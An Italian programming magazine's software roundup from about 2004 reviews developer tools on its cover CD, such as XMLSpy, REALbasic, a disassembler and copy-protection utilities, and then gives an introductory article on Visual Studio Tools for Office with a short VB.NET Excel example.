Optimizeit Profiler for the Microsoft .NET Framework: € 699 + IVA
Janeva: € 3990 + IVA
StarTeam: € 2749 + IVA

XMLSpy Enterprise Edition 2004r3

Il software ideale per sviluppare in XML, SOAP, WSDL e Web Services.

XMLSPY è lo standard nel mondo dello sviluppo XML professionale. XMLSPY Enterprise agevola la costruzione di applicazioni XML-based, siti Web, Web Services e tutto quanto ruota attorno all'XML, la stella incontrastata dell'attuale panorama della programmazione. È ovviamente possibile validare documenti XML sulla base di DTD ed è possibile trasformare i documenti utilizzando regole XSL, il tutto attraverso un apposito editor DTD, un editor grafico per XML Schema ed un processore XSLT.

Fig. 1: **Uno dei tanti aiuti di cui disporremo durante la stesura di un documento XML.**

L'INTEGRAZIONE IN VS.NET

Una delle novità più interessanti consiste in un add-on che consente di integrare XMLSPY all'interno dell'IDE di Visual Studio .NET: tutte le funzioni di XMLSPY saranno dunque disponibili dall'IDE Microsoft, comprese le numerose e intuitive viste di XMLSPY. Altra novità di rilievo è la capacità di ignorare i prefissi inerenti ai namespace: impostando questa opzione, diventa più agevole l'analisi ed il confronto di più documenti XML.





Fig. 2: **Il controllo per la validazione dei documenti dispone di numerose opzioni.**




WEB SERVICES E DB

Come di consuetudine, un'attenzione particolare è stata rivolta agli sviluppatori di Web Services che possono ora contare su un'implementazione beta delle specifiche 2.0 di XPath, consentendo di lavorare ad un livello di astrazione più elevato. Utilissima la generazione automatica di codice per la manipolazione di XML Schema: a partire dalle specifiche WSDL, XMLSPY può generare codice in C#, C++ o Java (basato su JAXP). Merita una citazione anche il migliorato supporto per database che include ora SQL Server XML extensions e le Oracle XML DB extensions.

L'INSTALLAZIONE

Nelle fasi iniziali dell'installazione è possibile decidere il livello di integrazione con Windows, scegliendo se associare alcuni file a XMLSPY e se integrare la voce relativa a XMLSPY nei menu contestuali di Explorer. Al primo avvio ci viene richiesto il nostro nome e un indirizzo mail cui verrà spedita in pochi istanti la chiave necessaria ad attivare il software per trenta giorni.

☑ XMLSpy Enterprise Edition 2004r3
Produttore: Alcova Inc.
Sul web: www.xmlspy.com
Prezzo: (in bundle con MapForce 2004) € 999,00
Nel CD: XMLSPYEntComplete2004.exe

IL NOSTRO PRIMO APPROCCIO CON XMLSPY

1 Per creare un nuovo documento XML, occorre selezionare la voce New dal menu *File*. Dal pop-up successivo, scegliamo *XML Document* e clicchiamo su *OK*.

2 Ci verrà chiesto se vogliamo avere uno schema o un DTD come base del nostro documento: scegliamo una delle due opzioni, o clicchiamo su *cancel* per partire da zero.

3 Siamo ora pronti per lavorare sul nostro documento. La vista ad albero che si presenta per default è utile in molte circostanze: scegliamo comunque quella che ci è più comoda.

Realbasic 5.5

Crea e compila applicazioni per Windows, Mac e Linux.

Un ambiente di programmazione che rende disponibile, anche ai meno esperti, la possibilità di sviluppare applicazioni in pochissimo tempo, grazie anche alla ricca documentazione, ai numerosi tutorial e agli esempi inclusi.

Fig. 1: **L'ambiente di sviluppo è completo e non si discosta molto dalle precedenti release.**

LINUX!

La novità più grande di questa release è l'aggiunta del supporto per Linux, ma non è l'unica: oltre cento nuove funzionalità sono state aggiunte. Con l'aggiunta del compilatore Linux, sarà possibile installare le applicazioni sviluppate con RealBasic anche su distribuzioni SuSE e Red Hat Enetrprise e, in generale, su tutte le distribuzioni Linux dotate di GTK+ 2.0 e di librerie CUPS. Queste piattaforme si vanno ad aggiungere a Windows, per Mac OS 8, Mac OS 9 e Mac OS X.





Fig. 2: **La gestione della grafica è particolarmente efficace.**

XML

Importanti i passi avanti fatti nella direzione di un miglior supporto per XML, Web Services ed il protocollo SOAP, insieme ad una migliorata compatibilità con i documenti generati dal Microsoft Office, con cui è ora possibile una reale sinergia. Senza contare che la sintassi è stata "limata" per farla aderire maggiormente a VBA, da cui differisce ora solo marginalmente.

Fig. 3: **A chi si trova a cambiare spesso piattaforma di sviluppo fra Mac e Windows, REALBasic offre un ambiente coerente e senza strabe sorprese!**

MAC

Per il mondo Mac, le novità non sono da meno: è ora possibile utilizzare il formato nativo di Mac OS C: Mach-O. Cosa che si traduce in un aumento sensibile delle prestazioni su questa piattaforma e che consente di creare applicazioni prive di interfaccia che possano essere lanciate da console o, eventualmente, girare come demoni. Dunque, una soluzione fondamentale per gli sviluppatori impegnati nella costruzione di applicazioni lato server.
Altrettanto nuovo è il supporto per l'Address Book database di OS X, con la possibilità di gestire agevolmente tutte le informazioni ivi contenute. Anche la dimensione delle applicazioni generate è stata ridotta: con una speciale tecnica di compressione, l'impronta dei programmi è stata ridotta in modo da essere espansa solo al momento della esecuzione. Da segnalare, il fatto che anche vecchie applicazioni possono beneficiare di questa nuova funzionalità: sarà sufficiente ricompilarle nel nuovo ambiente.

DATABASE

In tutte le versioni di REALbasic è incluso REALdb: un database che si integra alla perfezione nell'ambiente e che può essere interrogato con estrema semplicità. La 5.5 ha migliorato la formattazione e la presentazione dei risultati, che possono ora beneficiare di ottimi controlli grafici predisposti al drag&drop.

DEBUG REMOTO

Di eccezionale utilità, risulta la nuova possibilità di effettuare il debug delle applicazioni da remoto. Supportando ambienti "promiscui", è possibile lanciare il debug di un'applicaizone su Windows, effettuare il rebuild e lanciare direttamente l'applicazione su un Mac. Ad ogni breakpoint, saremo avvisati sulla machina Windows.

Fig. 4: **...ed ecco un'applicazione REALBasic su Linux: cosa volete di più?**

DA PROVARE

Gli utenti del Visual Basic di Microsoft non si troveranno disorientati, grazie ad una esplicita aderenza di Realbasic alle consuetudini della casa di Redmond nelle interfacce, senza contare che la migrazione per gli utenti Visual Basic è facilitata anche da un'apposita utilità denominata VB Project Converter. Chi lavora in team potrà beneficiare del Project Manager che consente a più utenti di collaborare sullo stesso progetto. Versione dimostrativa, valida dieci giorni. Al primo avvio è necessario cliccare su "Get a demo Key" per ottenere una chiave valida.

☑ Realbasic 5.5
Produttore: REAL software
Sul Web: www.realsoftware.com
Prezzo: $159.95
Nel CD: *REALbasicSetup.exe*

CeeBot 4 1.2 E

Il miglior modo per imparare a programmare in Java.

Un eccellente strumento didattico per imparare la programmazione ad oggetti. Strutturato in lezioni di difficoltà crescente, consente di prendere confidenza con la sintassi Java (e C#) attraverso il gioco: siamo chiamati a programmare dei robot tridimensionali che agiscono in una realtà virtuale. Le istruzioni sono molto dettagliate e consentono un approccio immediato anche ai meno esperti. Un ottimo strumento didattico che introduce, una alla volta, le istruzioni che caratterizzano il linguaggio. Per ogni istruzione, lo studente è chiamato a svolgere un esercizio che ne esemplifica l'utilizzo. È incluso un completo editor che aiuta nella scrittura del codice con una evidenziazione sintattica tarata appositamente per chi si avvicina per la prima volta alla programmazione.

Fig. 1: Numerosi tool visuali aiutano il processo di sviluppo.

L'indentazione è creata automaticamente a partire dal codice. L'ambiente è completato da un efficace debugger: con lo schermo diviso in due aree verticali, sulla sinistra vedremo avanzare il codice mano a mano che l'esecuzione procede, mentre sulla destra ci sarà una schermata in grafica tridimensionale con le azioni compiute dai robot che il programma pilota.
Per l'installazione è richiesto che siano installate le DirectX 8.0 o superiori. È necessario unzippare il file compresso in un'apposita directory: lanciando *install.exe* direttamente all'interno del file zip, non si otterrà alcun risultato.
In questa versione dimostrativa, sono disponibili solo dodici dei 44 esercizi previsti.

☑ CeeBot 4 1.2
Produttore: epsitec
Sul Web: www.ceebot.com
Prezzo: € 480
Nel CD: ***cb4ed102.zip***

EditStein 1.1.1

Un editor geniale!

Con questo editor di grande impatto visivo, scrivere codice diventa più piacevole e divertente. Ricco di tutte le caratteristiche dei migliori editor, EditStein aggiunge un gradevole look e la possibilità di utilizzare qualsiasi linguaggio di programmazione senza avere l'ingombro che caratterizza molti moderni IDE. Oltre 40 schemi sintattici per altrettanti linguaggi, client FTP integrato, gestione del file system, editor esadecimale, finestra dos richiamabile con un clic e con il path già impostato al file correntemente aperto, spell checker, avanzate funzioni di stampa.
Ampiamente personalizzabile, si può adattare con facilità a qualsiasi sistema. In questa versione, oltre alla risoluzione di alcuni bug, sono stati migliorati il supporto per Visual C/C++ e Borland C/C++. Versione di valutazione valida quattordici giorni.

Fig. 1: Un editor di tutto rispetto dal look gradevole.

☑ EditStein 1.1.1
Produttore: ZpWare, inc.
Sul Web: www.zpware.com
Prezzo: € 69,00
Nel CD: ***editstein.win32.exe***

Hackman Disassembler 8.02

Editor esadecimale e disassemblatore in un unico software

Un disassemblatore che fa della velocità il suo punto di forza: su un PIII 900, Hackman riesce a disassemblare 250 kb/sec. A dispetto del nome, questo prodotto non è dedicato esclusivamente al mondo hacker, ma a chiunque sia curioso di indagare la struttura dei programmi eseguibili. Hackman può infatti riportare in assembler qualsiasi eseguibile adatto a processori Pentium e AMD, offrendo anche il supporto per Motorola, Hitachi e Zilog. Hackman è anche un ottimo editor esadecimale e offre la capacità di criptare e decrittare file con un algoritmo a 128 bit. Le istruzioni fornite a corredo risultano particolarmente chiare e dettagliate. Da segnalare la completissima guida ai comandi assembler: operatori, flag ed eccezioni sono diffusamente descritte. Hackman Disassembler è disponibile in tre versioni:

Fig. 1: ***Hackman porta in assembler qualsiasi eseguibile.***

- **Lite,** gratuita, limitata a 200kb e ai processori Intel/AMD
- **Standard,** senza limitazioni di dimensioni dell'eseguibile, resta la restrizione a processori Intel e AMD. Il prezzo è $ 24.99
- **Professional,** nessuna limitazione, oltre a Intel e AMD, supporta tutti i processoti Motorola, Hitachi, GameBoy CPU e altri ancora. Prezzo $ 49.99.

☑ Hackman Disassembler 8.02
Produttore: TechnoLogismiki
Sul Web: www.technologismiki.com
Prezzo: vedi articolo
Nel CD: ***hackasm802.zip***

Artix Encompass 1.3 per Windows

Trasforma i tuoi servizi in Web Services.

Artix Encompass consente di rinnovare le applicazioni già esistenti e costruite su differenti piattaforme middleware, in modo che possano essere riutilizzate ed estese, senza compromettere la qualità del servizio, usando i Web service. Prodotto da IONA per realizzare Enterprise Web Services in C++ e Java, è costiuito da due componenti:

Fig. 1: ***Ti aiuta a rinnovare ed estendere applicazioni esistenti.***

- un ambiente di sviluppo visuale con supporto per la generazione automatica di codice C++ e Java.
- un run-time container altamente performante e scalabile.

Con Artix Encompass otterremo anche il supporto per diversi protocolli: MQ Series, Tuxedo, CORBA, TIBCO. Artix Encompass consente una completa gestione degli errori ed il logging delle attività e, dal punto di vista enterprise, la qualità dei servizi erogati sarà garantita dalla copertura di tutte le principali problematiche: security, transazionalita', loadbalancing e failover. Al fine di ottenere la licenza per l'installazione del prodotto, è necessario collegarsi all'indirizzo *http://www.iona.com/cgi-bin/multistep/lic_multistep_lic.pl,* lasciare i propri dati e completare la sequenza richiesta, evitando di scaricare il file di installazione che già avete nel CD di ioProgrammo.

☑ Artix Encompass 1.3
Produttore: IONA Technologies
Sul Web: www.iona.com
Prezzo: $ 1.500
Nel CD: ***artix_Windows.zip***

EthosBasic 1.3a


Impara a programmare disegnando!

Molte generazioni di programmatori hanno mosso i loro primi passi con il Basic. Grazie a questa ennesima reincarnazione, saremo in grado di sviluppare piccoli giochi e semplici applicazioni con pochissimo sforzo. Un tutorial integrato ed un ricco help aiutano ulteriormente l'apprendimento di questo ambiente.

ethos_setup.exe

Softsilver Transformer 2.4.2

Riversare dati da ODBC in XML

Un tool che può convertire in XML sia file di testo sia dati da fonti ODBC, senza alcun intervento da parte dello sviluppatore. E' possibile fissare i parametri attraverso cui Softsilver interpreterà i file di resto e si possono specificare le query SQL con cui verranno estratti i dati dal database. L'impostazione del file XML di output è possibile definirla attraverso delle semplici operazioni di drag&drop, mentre l'operazione di conversione può

avvenire attraverso una semplice utility a riga di comando. La versione 2.4.2 presenta nuove e più flessibili opzioni nella formattazione dell'output, oltre a migliorare il supporto per i template. Versione di valutazione valida trenta giorni.

st24setup.zip

HWAccess 1.1

Accesso a basso livello all'hardware


Un tool che consente di accedere all'hardware del PC a basso livello. Potremo identificare i componenti installati, operare sui registri della CPU e molto altro. Il tutto senza passare per il sistema operativo ma controllando direttamente l'hardware.

Versione dimostrativa, risultano disabilitate le funzioni di salvataggio e di stampa.

HWAccessSetup.EXE

Texturizer 1.9

Un editor fatto apposta per gli sviluppatori

Semplice e potente, questo editor testuale è stato costruito pensando agli sviluppatori: evidenziazione sintattica pienamente configurabile, supporto per tutti i più diffusi linguaggi di programmazione, Undp/Redo multiplo, clipboard programmabile, Macro, toolbar configurabile e molto altro. L'interfaccia a tab consente un'agevole operatività anche in presenza di numerosi documenti aperti. Versione di prova valida trenta giorni.

txtrz190.exe

LizaJet Installer for Delphi Developers 1.2

Creare pacchetti di installazione per Delphi

Un sistema gratuito per creare pacchetti di installazione in Delphi che, grazie ad un approccio visuale, risulta semplicissimo da utilizzare per chiunque abbia un minimo di esperienza in Delphi. Grazie all'Action Designer, è possibile definire nei minimi particolari le azioni da compiere durante l'installazione. Questa versione è completamente gratuita.

Esiste anche una versione a pagamento che presenta alcune interessanti funzioni aggiuntive, citiamo, ad esempio, la possibilità di effettuare l'upgrade automatico via Web.

LIDD1211.exe

License Manager 2.1.4

Gestisci le licenze delle tue applicazioni Java

Un completo sistema per organizzare le licenze con cui distribuiamo le nostre applicazioni Java.

Avremo a disposizione numerosi livelli di protezione che impediranno la copia e l'utilizzo illegale dei nostri software: verifica dell'IP, massimo numero di utenti simultanei, data di scadenza, ecc.

Versione di valutazione valida dieci giorni.

setup.exe

ShareGuard Copy Protection 1.5

Aumenta la protezione del tuo software

Un tool per proteggere le versioni shareware delle applicazioni che distribuiamo, rendendo inutili le copie non licenziate. Funziona su piattaforma Windows e con qualsiasi ambiente di programmazione.

Versione dimostrativa valida trenta giorni e limitata a cinquanta utilizzi.

ZSSHGD.zip

DataTierHelper 1.0

Un aiuto nell'accesso ai dati

Un add-in per Visual Studio .NET 2003 che si occupa di automatizzare la scrittura di codice C# per l'accesso alle basi di dati in applicazioni n-tier.

Questa prima versione produce codice C# e supporta unicamente SQL Server, le prossime release consentiranno la produzione di codice VB.NET e supporteranno numerosi altri RDBMS.

Versione di valutazione.

DataTierHelper.zip

KineticFusion 1.05

Traduzioni automatiche fra SWF e RVML


La perfetta fusione fra le più avanzate tecnologie del Web dinamico. KineticFusion può tradurre i file SWF (il formato nativo dei filmati Flash) nel formato RVML (derivato dall'XML) che riesce a rapresentare pienamente il contenuto dei filmati SWF. E' possibile anche il procedimento inverso, cioè riportare documenti RVML in formato SWF.

Scritto interamente in Java, KineticFusion consente di utilizzare la sintassi XML per popolare animazioni interattive visibili da qualsiasi browser che supporti il plug-in di Flash.

KFInstall105.zip

MGTEK Help Producer 1.0

Dal doc all'help in pochi clic

Un tool che consente di creare automaticamente dei file di Help HTML, a partire da semplici documenti Word. MGTEK supporta sia il formato Microsoft HTML Help 1.0 sia la più recente versione per .NET (Microsoft Help 2.0).

Oltre alla generazione automatica degli indici, MGTEK garantisce altre piccole e utili funzionalità come i topic condizionali, i pop-up. Ottimo il supporto per i Keyword links (KLinks) e per gli Associative links (ALinks). Versione di valutazione valida trenta giorni.

helpproducer.msi

Saxon 7.8

XQuery declinato in Java

L'implementazione di XQuery è quasi completa. Molto interessante per fare i propri esperimenti, ha il difetto di essere "standalone", nel senso che le funzioni doc() e collection() prelevano i documenti XML soltanto dal filesystem. La maniera più semplice per usare Saxon è aggiungere il suo jar nel classpath e scrivere la query in un file richiamandola in questo modo:

```
java -cp saxon7.jar net.sf.saxon.Query
            <path del file contenente la query>
```

Nello zip si trovano sia il jar indicato che la documentazione, ben dettagliata, che le sorgenti. Attenzione: questa versione di Saxon richiede Java 1.4.

^saxon7-8.zip

Comparer

Analizza le differenze fra database Access

Una utile applicazione che effettua il confronto fra due database Access, evidenziandone le differenze in termini di struttura. Vengono passati al vaglio tutti i componenti dei database: tabelle, relazioni, indici, campi, query, form, macro e moduli vba. E' anche possibile specificare dei filtri in base a cui limitare il campo di indagine. Versione dimostrativa.

Comparer_Trial.zip

BugLister 1.4

Tieni traccia dei bug che affliggono il tuo progetto

Una piccola utility che consente di gestire la fase di debug all'interno di team di piccole e medie dimensioni. Velocissima e facile da usare, non rinuncia alle funzionalità principali come la notifica via e-mail. La cosa che ci è piaciuta di più è che non necessita di installazione: basta copiare la directory e lanciare l'exe. Versione di valutazione valida trenta giorni.

buglister_setup_enu.exe

UrSQL 2.0.1.15

Colora il tuo SQL

Un editor SQL che rende più semplice e piacevole lavorare con i database, attraverso una agile interfaccia grafica e ad una colorazione sintattica molto ben studiata. Può collegarsi a qualsiasi fonte dati (MySQL, MSSQL, MS Access, ecc.) e dispone di utilissime funzioni di import/export. Versione dimostrativa, risultano disabilitate alcune funzioni.

ursql.zip

Holocentric Modeler 4.1

Per documentare i tuoi progetti

Un tool basato su UML che consente di documentare i tuoi progetti software ed aiuta nella modellizzazione e nella gestione di qualsiasi progetto. Si integra perfettamente in progetti software dei linguaggi più diffusi: C#, Java, C++, VB e Delphi. Un valido aiuto nella documentazione delle nostre applicazioni e nella comunicazione all'interno di team di sviluppo di medie dimensioni. Versione di valutazione valida trenta giorni: risultano disabilitate le funzioni di management.

HOMD_R41.exe

Iron Speed Designer 1.5m

Per generare applicazioni Web su piattaforma .NET

Un ottimo aiuto per chi si trova a sviluppare applicazioni Web su .NET: è possibile sviluppare una completa applicazione three-tier, senza la necessità di scrivere codice. Sofisticate interfacce utente ed una robusta logica di accesso ai dati, sono automaticamente generate da Iron Speed, mentre al programmatore è lasciato da scrivere solo il codice strettamente relativo alla logica applicativa. Tutte le più noiose porzioni di codice ASPX e SQL sono completamente a carico di Iron Speed. Scrivere meno codice, oltre a ridurre i tempi di sviluppo, fa sì che si riduca anche la possibilità di introdurre errori. Versione di prova valida quindici giorni.

Iron_Speed_Designer_Setup.exe

AppMind 3.5

Migliora la qualità delle applicazioni in C e C++

Una soluzione completa per il controllo della qualità di applicazioni scritte in C e C++. Un insieme di tool che consente di migliorare al contempo prestazioni e robustezza attraverso tre fasi fondamentali: test, debug e tuning delle performance.

apm_win32_040113_0350BL737.exe

Script Debugger IDE 1.6

Script a prova di errori

Un interessante IDE che consente di scrivere ed effettuare il debug di applicazioni client/server che facciano uso di VBScript o di JScript. Avremo a disposizione tutte le più comuni operazioni che finora erano state appannaggio esclusivamente dei linguaggi più blasonati. Versione di valutazione valida trenta giorni.

setup9.exe

SPS Installer Standalone 1.0

Installazioni protette

Un tool che consente di creare pacchetti di installazioni protetti da password che impediscano l'utilizzo non autorizzato delle applicazioni che sviluppiamo. Attraverso un processo crittografico risultano anche inibiti (o per lo meno molto più difficili) le operazioni di reverse engineering.

Al fine di completare l'installazione è necessario collegarsi al Web per ottenere la chiave di attivazione. Versione dimostrativa, i numeri seriali disponibili sono limitati a cento.

SPS_Standalone_setup.zip

Office + .NET: una piattaforma da sogno

Microsoft Visual Studio Tools for Office

Scopriamo come programmare applicazioni che utilizzino Microsoft Office con VB.NET e C#. All'interno del framework .NET disporremo di tutte le potenzialità degli strumenti di una delle più popolari applicazioni per casa ed ufficio.

Con l'edizione 97 del suo più popolare prodotto di produttività, la Microsoft aveva introdotto un editor molto simile all'ambiente di sviluppo Visual Basic, con cui i programmatori potevano sviluppare soluzioni basate sugli strumenti di Office, ma gestibili tramite codice di programmazione. Questa caratteristica è venuta ad essere nota con il nome di *Visual Basic for Applications* (VBA) ed è stata mantenuta per tutte le edizioni successive del prodotto, fino all'attuale Office 2003.
Anche oggi, quindi, possiamo continuare a creare applicazioni che, scritte in Visual Basic, permettano all'utente di interagire con la logica applicativa ad opera di documenti Word e cartelle Excel. Ma nell'ottica di migliorare la facilità di deployment manutenibilità delle soluzioni per Office, la Microsoft ha riconosciuto due problemi principali nell'attuale implementazione di VBA: da una parte, essendo il codice parte del documento stesso, diviene difficile la sua distribuzione ed il suo riutilizzo da parte di programmatori ed amministratori; su un altro versante, inoltre, l'API di VBA non offre sicurezza integrata e policy di accesso al sistema.

UNA NUOVA PIATTAFORMA

Con l'obbiettivo di offrire un ambiente sempre più ricco, flessibile e potente per la creazione di applicativi basati su Office, la Microsoft ha introdotto *Visual Studio Tools for Office* (VSTO), che ha presentato alla stampa italiana in un incontro che si è tenuto a Milano il 29 di gennaio. In occasione di tale evento è stata illustrata l'idea guida del nuovo prodotto, che è fondamentalmente quella di mettere a disposizione di chi deve creare soluzioni con Word o Excel tutta la potenza del framework .NET e le sue caratteristiche di facilità di deployment e sicurezza integrata. Ovviamente, questo vuol dire innanzitutto che chi vuole utilizzare Office come interfaccia utente ora lo può fare attraverso VB.NET o C#, e che potrà avvalersi dell'ambiente integrato di Visual Studio .NET 2003 per la stesura del codice applicativo. In effetti quello che VSTO fa è esporre una serie di oggetti nel framework .NET che ricalcano il modello ad oggetti di Office *(Office OM)* offrendo una serie di wizard (vd. Fig. 1) per la creazione di progetti che li utilizzino. La prima cosa da notare, oltre ovviamente al cambio di linguaggio ed API per chi utilizzerà il nuovo tool, è che il codice della logica applicativa sottostante ai documenti Word od Excel viene ora tolta dal file *.doc* o *.xls* stesso e spostata in una *assembly .dll* allegata al documento. Questo determina così la scelta di uno tra tre modelli di distribuzione: il documento e l'assembly in locale, senza necessità di rete, ma più impegnativo per l'aggiornamento dell'applicativo; il documento in locale e l'assembly in rete, per un semplice aggiornamento del codice e per lasciare che l'utente possa modificare il documento originale; sia il documento che l'assembly in rete, molto comodo per aggiornare centralmente l'assembly ed anche il documento, che gli utenti finali non possono così alterare. Inoltre grazie a questa innovativa tecnologia legata a VSTO l'esecuzione





Fig. 1: I wizard per la creazione di progetti con Visual Studio Tools for Office sotto VB.NET.

COSA C'È NELLA SCATOLA?

Nella nuova versione di Office, la 2003, Visual Studio Tools for Office viene a sostituire l'edizione Office Developer del prodotto. La nuova scatola per gli sviluppatori include i seguenti elementi:

- **Visual Basic .NET 2003 Standard**
- **Access Package & Deployment Wizard**
- **SQL Server Developer Edition**
- **Plug-in per Visual Studio per creare soluzioni per Word ed Excel in VB o C#**

È da notare che la suite Office 2003 non è inclusa nel prodotto di sviluppo e deve quindi essere acquistata a parte.

dell'applicativo Office viene assoggettata alle policy di sicurezza dettate dal framework .NET per l'assembly associato al documento: saranno quindi l'amministratore del PC in cui gira l'applicativo, insieme allo sviluppatore dell'assembly, a determinare cosa sarà possibile fare sul sistema con il codice della soluzione per Office. Il legame tra il documento Word o Excel ed il codice dell'assembly, che sono i due componenti essenziali delle soluzioni sviluppate con VSTO, avviene ad opera di due proprietà custom aggiuntive dei file di Word ed Excel, che sono *_AssemblyName0* e *_AssemblyLocation0*, che indicano rispettivamente il nome della DLL e la locazione (file system locale, percorso UNC, URL di HTTP) dove tale DLL si trova e da cui verrà eventualmente scaricata per l'esecuzione locale. Queste proprietà sono create e gestite automaticamente da VSTO, ma possono essere alterate anche in fase di produzione ad opera della finestra di proprietà del documento presente negli applicativi di Office (vd. Fig. 2).





Fig. 2: ***Le custom property che legano un documento Word od Excel ad un'assembly di VSTO.***

IL CODICE

Dal punto di vista del codice vero e proprio, ci basta creare una classe *OfficeCodeBehind* per interfacciare il framework .NET al nostro *front-end Office*. Tale classe, a tutti gli effetti, rappresenterà la nostra applicazione, mettendoci anche a disposizione gli eventi del ciclo vitale del documento su cui il nostro utente finale lavorerà: tipicamente l'apertura ed il tentativo di chiusura del file stesso. In Fig. 3 trovate il codice generato da uno dei Wizard che fanno parte del tool, con poche righe di prova che inseriscono la data ed ora corrente nella casella *"A1"*. Come parte del codice di gestione del documento di Office potete poi ovviamente utilizzare i vari namespace di .NET e creare quindi applicazioni con logica business molto complessa ed accesso dati su SQL Server o altra fonte: il file di Office – in qualità di punto di interazione con l'utente – fornisce un'interfaccia intuitiva e già conosciuta a chi utilizza la vostra applicazione, mentre allo stesso tempo voi come programmatori disponete di tutta la potenza e dei tool di sviluppo di .NET. È stato messo in risalto all'incontro stampa l'intenso utilizzo di tecnologie XML come base per la strutturazione dei dati sia di Word che di Excel. La Microsoft ha adottato una politica che possiamo chiamare "liberare i dati", in base alla quale rende *open* il formato usato internamente da Word ed Excel (che nella versione 2003 supportano nativamente uno schema XML oltre ai precedenti standard chiusi *.doc* e *.xls*) con l'obiettivo di facilitare ed incoraggiare l'interscambio delle informazioni. In particolare, per quanto riguarda più da vicino chi utilizzerà VSTO, grazie all'uso di *Schema* e alla nuova capacità di parsing di XSD dei due prodotti, si può scrivere del codice in Visual Basic o C# che manipoli le informazioni all'interno dei documenti con coscienza della struttura dati sottostante senza dipendere così dalla posizione degli stessi nella pagina o nel foglio di calcolo. In altre parole, se il mio programma conosce il tag XML a cui è legata una certa informazione, l'utente finale potrà formattare e collocare tale dato a suo piacere, perché io sarò sempre in grado di risalirvi grazie alla struttura XML, mentre prima ero costretto a fare affidamento sul layout dei documenti per poter estrapolare ciò di cui avevo bisogno.

```
Imports System.Windows.Forms
Imports Office = Microsoft.Office.Core
Imports Excel = Microsoft.Office.Interop.Excel
Imports MSForms = Microsoft.Vbe.Interop.Forms

' Attributo di integrazione di Office. Identifica la classe di avvio della cartella di lavoro. Non m
<Assembly: System.ComponentModel.DescriptionAttribute("OfficeStartupClass, Version=1.0, Class=ExcelP

Public Class OfficeCodeBehind

    Friend WithEvents ThisWorkbook As Excel.Workbook
    Friend WithEvents ThisApplication As Excel.Application

Codice di inizializzazione generato automaticamente

    ' Chiamata eseguita all'apertura della cartella di lavoro.
    Private Sub ThisWorkbook_Open() Handles ThisWorkbook.Open
        ' ESEMPIO: all'apertura della cartella mettiamo la data e ora nella cella A1
        Dim rng As Excel.Range = ThisApplication.Range("A1")
        rng.Value = DateTime.Now.ToString
        rng.Font.Name = "Verdana"
